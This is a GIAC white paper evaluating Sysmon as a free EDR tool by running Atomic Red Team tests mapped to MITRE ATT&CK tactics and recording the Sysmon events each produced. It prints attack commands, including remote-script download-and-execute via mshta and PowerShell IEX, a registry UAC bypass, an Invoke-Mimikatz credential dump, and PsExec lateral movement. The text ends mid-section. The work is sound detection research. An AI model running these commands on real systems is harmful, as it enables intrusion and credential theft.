

WHITE PAPER

Examining Sysmon's Effectiveness as an EDR Solution

Christian Vrescak

Examining Sysmon's Effectiveness as an EDR Solution

GIAC (GCFA) Gold Certification

Author: Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Advisor: Lenny Zeltser

Accepted: 07/01/2020

Abstract

In today's cyber threat landscape, investigators and incident responders are often outmatched against their adversaries due to a lack of endpoint visibility. This deficiency leads to false negatives leaving defenders and organizations at the mercy of attackers. To solve this problem, Endpoint Detection & Response (EDR) tools were created to provide endpoint visibility and arm defenders against their attackers (CrowdStrike, 2019). While these tools are a difference-maker for defenders, the cost of commercial offerings can put them out of reach for many organizations (Infocyte, 2020). Microsoft Sysinternals Sysmon, a free EDR tool, collects detailed information about system activity, including process creations, network connections, file creations, and much more (Russovich, M. & Garnier, T., 2020). This paper examines the effectiveness of Sysmon as a free EDR tool in providing sufficient visibility into Windows endpoint activity to detect and forensicate attacker techniques such as those listed in MITRE's ATT&CK knowledge base.

1. Introduction

In today's cyber threat landscape, adversaries frequently defeat defenders due to a lack of endpoint visibility. This shortcoming leads to false negatives leaving defenders and organizations at the mercy of attackers, as evidenced by the never-ending breach news cycle. To solve this problem, Endpoint Detection & Response (EDR) tools were created to provide endpoint visibility and arm defenders against their attackers (CrowdStrike, 2019).

EDR tools introduced capabilities to enhance the defender's ability to detect and investigate incidents. These tools enable defenders to detect malicious activity that has evaded their preventative measures. EDR tools accomplish this by highlighting endpoint activity such as process creations, file creations, network connections, registry modifications, and much more. These tools also offer suspicious activity alerting and response capabilities, including network containment, hands-on access, and threat remediation (CrowdStrike, 2019). As these solutions are deployed across an environment, defenders can scale their investigations with precision and speed across thousands of endpoints. Ergo, EDR tools become a force multiplier and a game-changer against the adversary.

Although these tools are a difference-maker, commercial offerings come at a cost that may put them out of reach for many organizations (Infocyte, 2020). Microsoft Sysinternals Sysmon, a free EDR tool, collects detailed information about system activity enabling endpoint visibility without the license cost associated with commercial offerings (Russovich, M. & Garnier, T., 2020). While Sysmon lacks the suspicious activity alerting and response capabilities included in commercial offerings, gaining endpoint visibility without breaking the budget is an attractive proposition.

This paper examines the effectiveness of Sysmon as a free EDR tool in providing sufficient visibility into Windows endpoint activity to detect and forensicate attacker techniques such as those listed in MITRE's ATT&CK knowledge base.

2. Research Method

The effectiveness of Sysmon will be explored using the quantitative testing research method. To determine whether Sysmon is effective, a virtual lab environment will be constructed, consisting of one Windows virtual machine. All tools necessary for testing and analysis will be installed and configured on this virtual machine. Tools include Sysmon, Splunk SIEM, and Red Canary's Atomic Red Team Testing Framework.

2.1. Lab Setup and Configuration

The virtual environment will be hosted in VMware Workstation Pro 15.5.2 build-15785246 (See Appendix A). Tools will be loaded onto a Windows 10 Home 64-bit virtual machine version 1909 OS build 18363.815 with the time zone set to UTC and Windows Security Virus & Threat Protection disabled (See Appendix B).

The following tools will be installed and configured:

- Sysmon version 11.0 (See Appendix C)
- Splunk Enterprise version 8.0.3 (See Appendix D)
- Splunk Technology Add-On (TA) for Microsoft Sysmon version 10.6.2 (See Appendix E)
- Atomic Red Team (Invoke-AtomicRedTeam) Testing Framework (See Appendix F)

2.2. Test Methodology

The following sections will discuss the rationale for Lab Setup and Configuration selections as well as the logical flow of the MITRE ATT&CK techniques chosen for testing.

2.2.1. Lab Environment

A Windows 10 virtual machine (VM) with practical specifications was chosen to simulate an up-to-date endpoint. The virtual machine had all available patches applied.

To avoid Atomic Red Team test execution interference, Windows Security Virus & Threat Protection was disabled. The time zone was set to UTC to observe best practices.

2.2.2. Tool Setup and Configuration

The latest version of Sysmon (11.0) was installed and configured with an “out of the box” profile (See Appendix G). A liberal configuration profile was chosen to avoid visibility shortcomings caused by a more conservative approach. In other words, deficiencies should fall on the tool rather than a configuration choice, as the purpose of this experiment is to test the tool's effectiveness as opposed to a specific configuration. Splunk was excluded from logging due to Splunk license limitations.

Splunk Enterprise version (8.0.3) was installed and configured with Splunk Technology Add-On (TA) for Microsoft Sysmon version 10.6.2. Splunk was chosen as the platform for log ingestion and analysis as it is the de facto standard in the SIEM market. The TA provides data import and enrichment; it is free to download for licensed users of the product. This tool offers value by aggregating, parsing, and enriching logs to enable more effective and efficient analysis.

Red Canary's Atomic Red Team Testing Framework, more specifically Invoke-AtomicRedTeam PowerShell Execution Framework, was installed and configured to simulate attack techniques enabling testing of Sysmon's visibility. This open-source tool was chosen as the attack simulation tool due to its in-depth coverage of attacker techniques and ease of use compared to other platforms such as MITRE's Caldera or Hunter Forge's Mordor (See Appendix H). Atomic Red Team's utility is enabling defenders to validate tool telemetry and use cases (Smith, 2017).

2.2.3. Test Scenario

MITRE's ATT&CK knowledge base was utilized to structure testing into a logical flow that would emulate an attack across its entire lifecycle. Testing will include an attacker technique from each of the twelve ATT&CK tactics. This attack simulation represents snapshots of specific attacker activity at specific waypoints during the attack timeline. Each waypoint is anchored in one of the twelve tactics. Red Canary offers an ATT&CK coverage matrix leveraging MITRE's ATT&CK Navigator (See Appendix I).

An attack chain was selected utilizing this coverage matrix and is shown in the tables below (See Tables 1 & 2).

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Spearphishing Attachment	PowerShell	Registry Run Keys / Startup Folder	Bypass User Account Control	File Deletion	Credential Dumping

Table 1. Simulated Attack Chain – Part 1

Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Network Share Discovery	Windows Remote Management	Automated Collection	Standard Application Layer Protocol	Data Compressed	Data Destruction

Table 2. Simulated Attack Chain – Part 2

3. Findings and Discussion

Overall, test results demonstrate Sysmon was very reliable in providing telemetry for detection and forensics. Table 3 below shows the results from the testing. The only issue noted was with the newly released event type “File Deletion” (Sysmon Event ID 23). Two tests (5 and 12) were performed that involved the deletion of a file. No file deletion artifacts were observed in relation to these tests. For test 12, overall results were satisfactory as process creation artifacts provided sufficient evidence of activity.

Research and observations are detailed in the following sections.

Step	Tactic	Technique Number	Technique	Atomic Test Number	Atomic Test Procedure	Results
1	Initial Access	T1193	Spearphishing Attachment	T1193-1	PowerShell download of a macro-enabled Excel file containing VBScript, which opens your default web browser and opens it to google.com.	Detected
2	Execution	T1086	PowerShell	T1086-9	PowerShell invoke mshta to download payload. Upon execution, a new PowerShell window will be opened.	Detected
3	Persistence	T1060	Registry Run Keys / Startup Folder	T1060-3	RunOnce Key Persistence via PowerShell. Upon successful execution, a new entry will be added to the runonce item in the registry.	Detected
4	Privilege Escalation	T1088	Bypass User Account Control	T1088-2	PowerShell code to bypass User Account Control using Event Viewer and a relevant Windows Registry modification. Upon execution, a command prompt should be launched with administrative privileges.	Detected
5	Defense Evasion	T1107	File Deletion	T1107-6	Delete a single file from the temporary directory using PowerShell.	Not Detected
6	Credential Access	T1003	Credential Dumping	T1003-1	Dumps credentials from memory via PowerShell by invoking a remote mimikatz script.	Detected
7	Discovery	T1135	Network Share Discovery	T1135-3	Network Share Discovery utilizing PowerShell. Upon execution, available network shares will be displayed in the PowerShell session.	Detected
8	Lateral Movement	T1028	Windows Remote Management	T1028-4	Utilize psexec to start remote process. Upon successful execution, cmd will utilize psexec.exe to spawn cmd.exe on a remote system.	Detected
9	Collection	T1119	Automated Collection	T1119-2	Automated Collection. Upon execution, check the users temp directory (%temp%) for the folder T1119_PowerShell_collection to see what was collected.	Detected
10	Command And Control	T1071	Standard Application Layer Protocol	T1071-4	This test simulates an infected host sending a large volume of DNS queries to a command and control server.	Detected
11	Exfiltration	T1002	Data Compressed	T1002-1	An adversary may compress data (e.g., sensitive documents) that is collected prior to exfiltration.	Detected
12	Impact	T1485	Data Destruction	T1485-1	Overwrites and deletes a file using Sysinternals SDelete.	Detected

Table 3. Simulated Attack Chain Test Results Matrix

3.1. Initial Access

With the “Initial Access” tactic, the attacker is attempting to get inside a network and establish a position from which further progress towards their objectives can be achieved. The “Initial Access” technique, “Spearphishing Attachment,” focuses on payload delivery via email. Email is a popular medium for spearphishing, although there are some recent trends towards using social media. In the summer of 2019, FireEye detected APT34 utilizing LinkedIn to drop spearphishing attachments (Bromiley, M., Klapprodt, N., Schroeder, N., & Rocchio, J., 2019). Figure 1 illustrates a test to deliver a spearphishing attachment to the endpoint. The file creation artifact (Sysmon Event ID 11) provides evidence (See Table 4) that the payload reached the intended target.

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Atomic Test #1 - Download Phishing Attachment - VBScript

The macro-enabled Excel file contains VBScript which opens your default web browser and opens it to [google.com](https://www.google.com). The below will successfully download the macro-enabled Excel file to the current location.

Supported Platforms: Windows

Attack Commands: Run with **powershell** !

```
if (-not(Test-Path HKLM:\SOFTWARE\Classes\Excel.Application)){
    return 'Please install Microsoft Excel before running this test.'
}
else{
    $url = 'https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1193/bin/PhishingAttachment.xlsm'
    $fileName = 'PhishingAttachment.xlsm'
    New-Item -Type File -Force -Path $fileName | out-null
    $wc = New-Object System.Net.WebClient
    $wc.Encoding = [System.Text.Encoding]::UTF8
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
    ($wc.DownloadString("$url")) | Out-File $fileName
}
```

Figure 1. Atomic Test T1193-1 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Computer	Image	Target Filename
11	File Created	CVLABHOST	C:\Windows\System32\Windows PowerShell\v1.0\powershell.exe	C:\Users\CVLABUSER\AppData\Local\Temp\PhishingAttachment.xlsm

Table 4. Atomic Test T1193-1 Detection Evidence

3.2. Execution

After the adversary has landed their implant, they need to execute it to load their malicious code from disk to memory. The “Execution” tactic groups techniques that focus on running malicious code on victim endpoints. A trendy technique within the “Execution” tactic is “PowerShell.” PowerShell is a “living off the land” binary (LOLbin) as it is supplied by Windows OS and is intended for legitimate use. Despite that intention, it is used for malicious purposes frequently due to its ability to avoid detection by traditional endpoint security products (Svajcer, 2019). Figure 2 highlights a test to detect PowerShell execution. Process creation artifacts (Sysmon Event ID 1) provide evidence (See Table 5) that the malicious use of PowerShell can be detected.

Atomic Test #9 - Powershell invoke mshta.exe download

Powershell invoke mshta to download payload. Upon execution, a new PowerShell window will be opened which will display "Download Cradle test success!".

Provided by <https://github.com/mgreen27/mgreen27.github.io>

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
url	url of payload to execute	url	https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1086/src/mshta.sct

Attack Commands: Run with `command_prompt` !

```
C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:#{url}').Exec();close()"
```

Figure 2. Atomic Test T1086-9 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Parent Image	Image	Command Line
1	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c "C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1086/src/mshta.sct').Exec();close()"
1	Process Create	C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1086/src/mshta.sct').Exec();close()"
1	Process Create	C:\Windows\System32\cmd.exe	C:\Windows\System32\mshta.exe	mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1086/src/mshta.sct').Exec();close()
1	Process Create	C:\Windows\System32\mshta.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "write-host -ForegroundColor Cyan \$(Get-Date -Format s) 'Download

			Shell\v1.0powershell.exe	Cradle test success!";Read-Host - Prompt 'Press Enter to continue'"
--	--	--	--------------------------	---

Table 5. Atomic Test T1086-9 Detection Evidence

3.3. Persistence

Now that the adversary has established a beachhead on the internal network, they want to maintain that position. Potential interruptions like a system reboot could send them back to the starting line. The “Persistence” tactic aligns techniques that seek to maintain enemy footholds. One of these infamous techniques is “Registry Run Keys / Startup Folder.” Conceptually similar to “LOLbins,” attackers take advantage of a legitimate Windows OS feature that starts programs at boot or user login, which allows attackers to endure interruptions and continue their offensive operation. Figure 3 outlines a test to detect registry persistence. Registry value modification artifacts (Sysmon Event ID 13) supply evidence (See Table 6) of registry persistence activity.

Atomic Test #3 - PowerShell Registry RunOnce

RunOnce Key Persistence via PowerShell Upon successful execution, a new entry will be added to the runonce item in the registry.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
thing_to_execute	Thing to Run	Path	powershell.exe
reg_key_path	Path to registry key to update	Path	HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce

Attack Commands: Run with `powershell !` Elevation Required (e.g. root or admin)

```
$RunOnceKey = "#{reg_key_path}"
set-itemproperty $RunOnceKey "NextRun" '#{thing_to_execute} "IEX (New-Object Net.WebClient).DownloadString(`"https://raw
```

Figure 3. Atomic Test T1060-3 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Computer	Process Id	Image	Target Object	Details
13	Registry value set	CVLABH-OST	4396	C:\Windows\System32\powershell.exe	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	"IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/execution/atomic-t1060-3.ps1"

				m32\WindowsPowerShell\v1.0\powershell.exe	Microsoft\Windows\CurrentVersion\RunOnce\NextRun	downloadString("https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat")"
--	--	--	--	---	--	--

Table 6. Atomic Test T1060-3 Detection Evidence

3.4. Privilege Escalation

Once the attacker has established persistence, they will attempt to elevate privileges if they do not already have high-level permissions. It is highly unlikely that an adversary will land their beachhead on the crown jewel system that they are targeting. This forces them to perform discovery and lateral movement. While there are other techniques for successful lateral movement, usually it requires credentials. One of the most popular ways of obtaining credentials is through the technique “Credential Dumping.” The difficulty in executing this technique is not the procedure itself, but the permissions required to execute the procedure, as it requires administrator or system-level permissions. Accordingly, escalating privileges becomes a crucial step in the attacker’s operation.

“Privilege Escalation” empowers the adversary to progress towards their objectives. This tactic groups all techniques focused on obtaining higher-level permissions. “Bypass User Account Control” is a technique that abuses User Account Control (UAC), which is a program that allows other programs to elevate privilege to perform certain tasks by prompting the user for confirmation (Microsoft, 2018). Figure 4 highlights a test to detect UAC bypass privilege escalation. Process creation (Sysmon Event ID 1) and registry value modification (Sysmon Event ID 13) artifacts provide evidence (See Tables 7 & 8) that a bypass of UAC has occurred.

Atomic Test #2 - Bypass UAC using Event Viewer (PowerShell)

PowerShell code to bypass User Account Control using Event Viewer and a relevant Windows Registry modification. More information here - <https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/> Upon execution command prompt should be launched with administrative privileges

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
executable_binary	Binary to execute with UAC Bypass	path	C:\Windows\System32\cmd.exe

Attack Commands: Run with **powershell !**

```
New-Item "HKCU:\software\classes\mscfile\shell\open\command" -Force
Set-ItemProperty "HKCU:\software\classes\mscfile\shell\open\command" -Name "(default)" -Value "#{executable_binary}" -Force
Start-Process "C:\Windows\System32\eventvwr.msc"
```

Figure 4. Atomic Test T1088-2 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Parent Image	Image	Command Line
1	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & {New-Item \\\"HKCU:\software\classes\mscfile\shell\open\command\\\" -Force Set-ItemProperty \\\"HKCU:\software\classes\mscfile\shell\open\command\\\" -Name \\\"(default)\\\" -Value \\\"C:\Windows\System32\cmd.exe\\\" -Force Start-Process \\\"C:\Windows\System32\eventvwr.msc\\\"}
1	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe"

Table 7. Atomic Test T1088-2 Detection Evidence

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Event ID	Event Description	Computer	Process Id	Image	Target Object	Details
13	Registry value set	CVLABH-OST	8016	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	HKU\S-1-5-21-1934827933-1315392025-226822909-1001_Classes\mscfile\shell\open\command(Default)	C:\Windows\System32\cmd.exe

Table 8. Atomic Test T1088-2 Detection Evidence

3.5. Defense Evasion

Once the attacker has successfully elevated privileges, they have undoubtedly solidified their position. If they have come this far without being detected, they will likely orchestrate real damage to the victim. Now that their initial foothold is solid, upcoming steps (discovery and lateral movement) become critical to their operation, as they will start to make progress towards their final objectives. Fortunately, for the defender, these steps are inherently noisy. Consequently, to hedge their position, attackers will execute any technique necessary to avoid detection.

“Defense Evasion” is a tactic that can be employed throughout the attack lifecycle. However, it is commonly utilized at this stage in the attack to safeguard gained real estate, as expansion will exponentially grow their footprint. This tactic includes any techniques that help the attacker stay below the radar. “File Deletion” is a technique that reduces the attacker's footprint during and after an intrusion. Figure 5 outlines a test to detect file deletion. File deletion artifacts (Sysmon Event ID 23) would supply evidence that file deletion had transpired; however, no file deletion artifacts were created for this activity.

Atomic Test #6 - Delete a single file - Windows PowerShell

Delete a single file from the temporary directory using Powershell. Upon execution, no output will be displayed. Use File Explorer to verify the file was deleted.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
file_to_delete	File to delete. Run the prereq command to create it if it does not exist.	string	\$env:TEMP\deleteme_T1107

Attack Commands: Run with **powershell** !

```
Remove-Item -path #{file_to_delete}
```

Figure 5. Atomic Test T1107-6 Procedure. Redcanaryco/atomic-red-team. (n.d.).

3.6. Credential Access

After covering their tracks, attackers now shift their focus to accessing critical path systems. While exploiting discovered systems for lateral movement is a valid technique, it is noisier than merely logging in to those systems with a valid account and password. To sustain stealth and ease of operation, attackers prefer to obtain valid credentials to move around their victim's environment. "Credential Access" is a tactic that clusters techniques that seek to steal usernames and passwords. A common technique is "Credential Dumping," which provides passwords in hashes or cleartext. Figure 6 shows a test to determine if this technique is observable. Process creation artifacts (Sysmon Event ID 1) supply evidence (See Table 9) that credential dumping is visible.

Atomic Test #1 - Powershell Mimikatz

Dumps credentials from memory via Powershell by invoking a remote mimikatz script.

If Mimikatz runs successfully you will see several usernames and hashes output to the screen.

Common failures include seeing an "access denied" error which results when Anti-Virus blocks execution. Or, if you try to run the test without the required administrative privileges you will see this error near the bottom of the output to the screen "ERROR kuhl_m_sekurlsa_acquireLSA"

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
remote_script	URL to a remote Mimikatz script that dumps credentials	Url	https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1

Attack Commands: Run with `powershell` ! Elevation Required (e.g. root or admin)

```
IEX (New-Object Net.WebClient).DownloadString('{remote_script}'); Invoke-Mimikatz -DumpCreds
```

Figure 6. Atomic Test T1003-1 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Parent Image	Image	Command Line
1	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe & {IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds}

Table 9. Atomic Test T1003-1 Detection Evidence

3.7. Discovery

When attackers have obtained valid credentials, their next step is to figure out where their target systems are in the environment. This may involve mapping entire sections of a network or specific attributes about a system or group of systems. This step

in the attack lifecycle can be loud, providing a signal to a defender if the attacker does not know anything about the environment or if they are on a tight deadline and cannot take a “low and slow” approach. Some attackers are persistent and penetrate a network multiple times, gathering information from each intrusion. This intel is compiled, enhancing the attacker's operation, making their final attempts that much harder to stop.

“Discovery” is a tactic that encompasses any techniques centered on gaining knowledge of an internal network or systems that form that network. One of the techniques within this tactic that focuses on enumerating systems is “Network Share Discovery.” This technique allows attackers to enumerate systems for sensitive information furthering their operation. Figure 7 demonstrates a test to determine if this technique is discernable. Process creation artifacts (Sysmon Event ID 1) supply evidence (See Table 10) of network share discovery.

Atomic Test #3 - Network Share Discovery PowerShell

Network Share Discovery utilizing PowerShell. The computer name variable may need to be modified to point to a different host. Upon execution, available network shares will be displayed in the powershell session.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
computer_name	Computer name to find a mount on.	string	localhost

Attack Commands: Run with `powershell` !

```
net view \\#{computer_name}
get-smbshare -Name #{computer_name}
```

Figure 7. Atomic Test T1135-3 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Parent Image	Image	Command Line
1	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe & {net view \\localhost /all get-smbshare}

Table 10. Atomic Test T1135-3 Detection Evidence

3.8. Lateral Movement

Once attackers have discovered the network location of the systems they desire to access, they will execute techniques to land on their target. Direct access from the original beachhead is possible, but unlikely. Usually, the adversary will have to move through multiple systems to get to the crown jewel. “Lateral Movement” is a tactic that groups techniques based upon this goal. “Windows Remote Management” is a technique where attackers interact with a remote system and execute a program granting them access to either the crown jewel system or an intermediary system. In this case, executing a program on the remote system is accomplished by utilizing the credentials harvested earlier in the attack. Figure 8 illustrates a test to determine if this technique is visible. Process creation artifacts (Sysmon Event ID 1) supply evidence (See Table 11) of remote management techniques.

Atomic Test #4 - Psexec

Utilize psexec to start remote process.

Upon successful execution, cmd will utilize psexec.exe to spawn cmd.exe on a remote system.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
user_name	Username	String	DOMAIN\Administrator
password	Password	String	P@ssw0rd1
computer_name	Target Computer Name	String	localhost
psexec_exe	Path to PsExec	string	C:\PSTools\PsExec.exe

Attack Commands: Run with `command_prompt` !

```
#{{psexec_exe}} \\{{computer_name}} -u {{user_name}} -p {{password}} -s cmd.exe
```

Figure 8. Atomic Test T1028-4 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	User	Parent Image	Image	Command Line
1	Process Create	CVLABHOST\CVLAB USER	C:\Windows\System32\WindowsPo	C:\Windows\Syst	C:\Windows\system32\cmd.exe /c "C:\PSTools\PsExec.

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

			werShell\v1.0\powershell.exe	em32\cmd.exe	exe \\localhost -u cvlabhost\cvlabuser -p ***** -s cmd.exe"
1	Process Create	CVLABHOST\CVLAB USER	C:\Windows\System32\cmd.exe	C:\PSTools\PsExec.exe	C:\PSTools\PsExec.exe \\localhost -u cvlabhost\cvlabuser -p ***** -s cmd.exe
1	Process Create	NT AUTHORITY\SYSTEM	C:\Windows\PSEXESVC.exe	C:\Windows\cmd.exe	cmd.exe

Table 11. Atomic Test T1028-4 Detection Evidence

3.9. Collection

When the adversary has reached their target, they will start gathering data. This stage represents a real sense of progress as the attackers are towards the end of their operation, finally getting hands-on with the prized information they seek. Accumulating data of interest is not an easy task depending on how that information is stored. The type of access an attacker has may also be a complicating factor. Similar to the “Discovery” stage, data gathering operations can be noisy and leave behind a significant footprint.

The “Collection” tactic clusters techniques that center around amassing data pertinent to the attacker’s objectives. A clever technique within this cluster is “Automated Collection,” which focuses on standardizing collection using scripts or other automated tools. This technique can save the attacker time and effort. Figure 9 represents a test to simulate automated data collection using PowerShell. The file creation artifact (Sysmon Event ID 11) provides evidence (See Table 12) that automated data collection is detectable.

Atomic Test #2 - Automated Collection PowerShell

Automated Collection. Upon execution, check the users temp directory (%temp%) for the folder T1119_powershell_collection to see what was collected.

Supported Platforms: Windows

Attack Commands: Run with `powershell !`

```
New-Item -Path $env:TEMP\T1119_powershell_collection -ItemType Directory -Force | Out-Null
Get-ChildItem -Recurse -Include *.doc | % {Copy-Item $_.FullName -destination $env:TEMP\T1119_powershell_collection}
```

Figure 9. Atomic Test T1119-2 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Computer	Image	Target Filename
11	File Created	CVLABHOST	C:\Windows\System32\Windows PowerShell\v1.0\powershell.exe	C:\Users\CVLABUSER\AppData\Local\Temp\T1119_powershell_collection
11	File Created	CVLABHOST	C:\Windows\System32\Windows PowerShell\v1.0\powershell.exe	C:\Users\CVLABUSER\AppData\Local\Temp\T1119_powershell_collection\super_secret_document.doc

Table 12. Atomic Test T1119-2 Detection Evidence

3.10. Command and Control

Throughout the attack lifecycle, attackers require communication with systems within the victim's network. Typically, this is accomplished through a "Command and Control" (C2) channel, which is essentially a communication channel through which the attacker can command and control victim machines. C2 channels function by generating consistent outbound traffic to an adversary-controlled node. This practice was established out of necessity to bypass perimeter security controls.

Techniques that emphasize attacker communication with compromised machines on victim networks are grouped in the tactic "Command and Control." A cunning

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

technique within this tactic is “Standard Application Layer Protocol.” This technique uses application (OSI layer 7) protocols such as HTTP, HTTPS, or DNS. The use of these protocols is advantageous to the attacker, as it will blend in with normal outbound traffic. The test in Figure 10 mimics a C2 channel using DNS. The DNS query artifact (Sysmon Event ID 22) provides evidence (See Table 13) that application layer C2s are observable.

Atomic Test #4 - DNS Large Query Volume

This test simulates an infected host sending a large volume of DNS queries to a command and control server. The intent of this test is to trigger threshold based detection on the number of DNS queries either from a single source system or to a single target domain. A custom domain and sub-domain will need to be passed as input parameters for this test to work. Upon execution, DNS information about the domain will be displayed for each callout.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
domain	Default domain to simulate against	string	127.0.0.1.xip.io
subdomain	Subdomain prepended to the domain name	string	atomicredteam
query_type	DNS query type	string	TXT
query_volume	Number of DNS queries to send	integer	1000

Attack Commands: Run with `powershell !`

```
for($i=0; $i -le ${query_volume}; $i++) { Resolve-DnsName -type "${query_type}" "${subdomain}.${Get-Random -Minimum 1 -M
```

Figure 10. Atomic Test T1071-4 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Computer	Process Id	Image	DistinctCount QueryName
22	DNS Query	CVLABH OST	8372	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	991

22	DNS Query	CVLABH OST	8372	<unknown process>	8
----	-----------	---------------	------	----------------------------	---

Table 13. Atomic Test T1071-4 Detection Evidence

3.11. Exfiltration

At this stage, the attackers are reaching the end of their operation, as they are closer to completing their final objectives. Final actions usually go one of two directions: the attackers are focused on stealing data or focused on disruption. The motive for the majority of nation-state adversaries is stealing confidential information, also known as cyber espionage (CrowdStrike, 2019). If an organization has information of value, they are a target. Victims of cyber espionage range from government entities to private companies.

“Exfiltration” is a tactic aligning techniques that focus on data theft. A well-known technique within this group is “Data Compressed.” This technique is intent on making the data size smaller, which serves two purposes. Firstly, it makes the exfiltration more efficient, and secondly, it reduces the probability of detection as the data traverses the network. Figure 11 highlights a test to detect data compression. File creation artifacts (Sysmon Event ID 11) provide evidence (See Table 14) that data has been compressed.

Atomic Test #1 - Compress Data for Exfiltration With PowerShell

An adversary may compress data (e.g., sensitive documents) that is collected prior to exfiltration. When the test completes you should find the files from the %env:USERPROFILE directory compressed in a file called T1002-data-ps.zip in the %env:USERPROFILE directory

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
input_file	Path that should be compressed into our output file	Path	%env:USERPROFILE
output_file	Path where resulting compressed data should be placed	Path	%env:USERPROFILE\T1002-data-ps.zip

Attack Commands: Run with `powershell` !

```
dir #{input_file} -Recurse | Compress-Archive -DestinationPath #{output_file}
```

Figure 11. Atomic Test T1002-1 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Computer	Image	Target Filename
11	File Created	CVLABH OST	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\CVLABUSER\T1002-data-ps.zip

Table 14. Atomic Test T1002-1 Detection Evidence

3.12. Impact

If the attackers are not trying to steal data, they are trying to disrupt it by violating its integrity or availability. The most notorious style of attack in recent history within this phase is ransomware. Ransomware is where an attacker encrypts an organization's data and forces the organization to pay the attacker to retrieve their data. Some organizations decide not to pay either out of principle or because they have backups. This response leaves the attacker unable to monetize their investment. As a result, attackers shift tactics by performing exfiltration before encrypting victim data. CrowdStrike (2020) noted this trend in their 2020 Global Threat Report stating, "the increasing threat of data extortion as an alternative method of monetization was observed

at the end of 2019, with operators of... ransomware threatening to leak data, and in some cases following through, if ransoms were not paid.” (p. 24)

The “Impact” tactic groups techniques that are utilized to disrupt systems or data by modifying it or destroying it. “Data Destruction” is a technique that is well recognized due to its anti-forensic and interruption capabilities. Adversaries will typically employ this technique when they desire to cover their tracks or when they want to disrupt operations. Figure 12 depicts a test to simulate data destruction using Sysinternals SDelete. Process creation artifacts (Sysmon Event ID 1) offer evidence (See Table 15) that data destruction is detectable. Unexpectedly, no file deletion artifacts (Sysmon Event ID 23) were created due to this activity.

Atomic Test #1 - Windows - Overwrite file with Sysinternals SDelete

Overwrites and deletes a file using Sysinternals SDelete. Upon successful execution, "Files deleted: 1" will be displayed in the powershell session along with other information about the file that was deleted.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
sdelete_exe	Path of sdelete executable	Path	\$env:TEMP\Sdelete\sdelete.exe
file_to_delete	Path of file to delete	path	\$env:TEMP\T1485.txt

Attack Commands: Run with `powershell !`

```
